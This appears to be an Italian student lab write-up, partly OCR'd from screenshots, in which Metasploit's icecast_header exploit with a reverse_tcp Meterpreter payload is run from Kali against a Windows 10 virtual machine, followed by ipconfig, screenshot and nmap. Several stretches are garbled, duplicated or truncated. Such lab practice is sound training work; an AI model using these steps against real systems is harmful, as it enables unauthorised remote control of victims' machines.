

# EXPLOITAZIONE ICECAST

Ho selezionato l'exploit per bucare icecast.

```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
xMMMMMMMMMMMo lMMMMMMMMMMO
NMMMMMMMMMMW ,cccccoMMMMMMMMMMWlcccccc;
MMMMMMMMMMX ;KMMMMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMMW, ;KMMMMMMMMMMMMMMMMMX:
xMMMMMMMMMd ,OMMMMMMMMMMMK;
.WMMMMMMMMMc 'OMMMMMMO,
LMMMMMMMMMMk. .kMMO'
dMMMMMMMMMMwd' ..
cWMMMMMMMMMMNxc'.-:~:~:~:#####
.OMMMMMMMMMMMMMMWc. #+# #+#
;OMMMMMMMMMMMMMMMMo. +:~:~:~:
.dNMMMMMMMMMMMMMMMo +#+~:~:~:
'oOWMMMMMMMMMMMo +:~:~:~:
.,cdkO0K; :~:~:~:
:~:~:~:
:~:~:~:
Home Code in Metasploit

=[ metasploit v6.4.38-dev ]
+ --=[ 2467 exploits - 1273 auxiliary - 431 post ]
+ --=[ 1478 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/http/icecast_header 2004-09-28 great No icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >

Python per...


cfr
```

Configuriamo l'exploit.


```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(windows/http/icecast_header) > set rhost 192.168.56.104
rhost => 192.168.56.104
msf6 exploit(windows/http/icecast_header) >
```

Apriamo Icecast su win10.



Runniamo l'exploit e diamo un ipconfig per vedere l'ip nemico.



kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

File Actions Edit View Help

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:c9:ca:ac
MTU        : 1500
IPv4 Address : 192.168.56.104
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b0d8:9fd5:420c:4d0
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 7
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:3868
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

Facciamo uno screen dalla meterpreter con “screenshot”.

File Macchina Visualizza Inserimento Dispositivi Aiuto

meterpreter > ipconfig

Interface 1

Name : Software Loopback Interface 1  
Hardware MAC : 00:00:00:00:00:00  
MTU : 4294967295  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5

Name : Intel(R) PRO/1000 MT Desktop Adapter  
Hardware MAC : 08:00:27:c9:ca:ac  
MTU : 1500  
IPv4 Address : 192.168.56.104  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::b0d8:9fd5:420c:4d0  
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 7

Name : Microsoft ISATAP Adapter  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1280  
IPv6 Address : fe80::5efe:c0a8:3868  
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > screenshot

[\*] Unknown command: screenshot. Did you mean screenshot? Run the help command for more details.

meterpreter > screenshot

Screenshot saved to: /home/kali/UNHzMrhF.jpeg

meterpreter >

UNHzMrhF.jpeg - Image Viewer [3/3]

File Edit View Go Help

UNHzMrhF.jpeg 958 x935 35.9 kB 47.2%

meterpreter > nmap 192.168.56.104

2107/tcp open msrpc  
3389/tcp open ssl/ms-wbt-  
5432/tcp open postgresql?  
8009/tcp open ajp13  
8080/tcp open http  
8443/tcp open ssl/https-a  
MAC Address: 08:00:27:C9:C  
Service Info: Host: DESKTO

Nmap scan report for 192.1  
Host is up (0.0000010s lat  
All 1000 scanned ports on  
Not shown: 1000 closed tcp

Service detection performe  
Nmap done: 256 IP adresse

(kali@kali)-[~]  
\$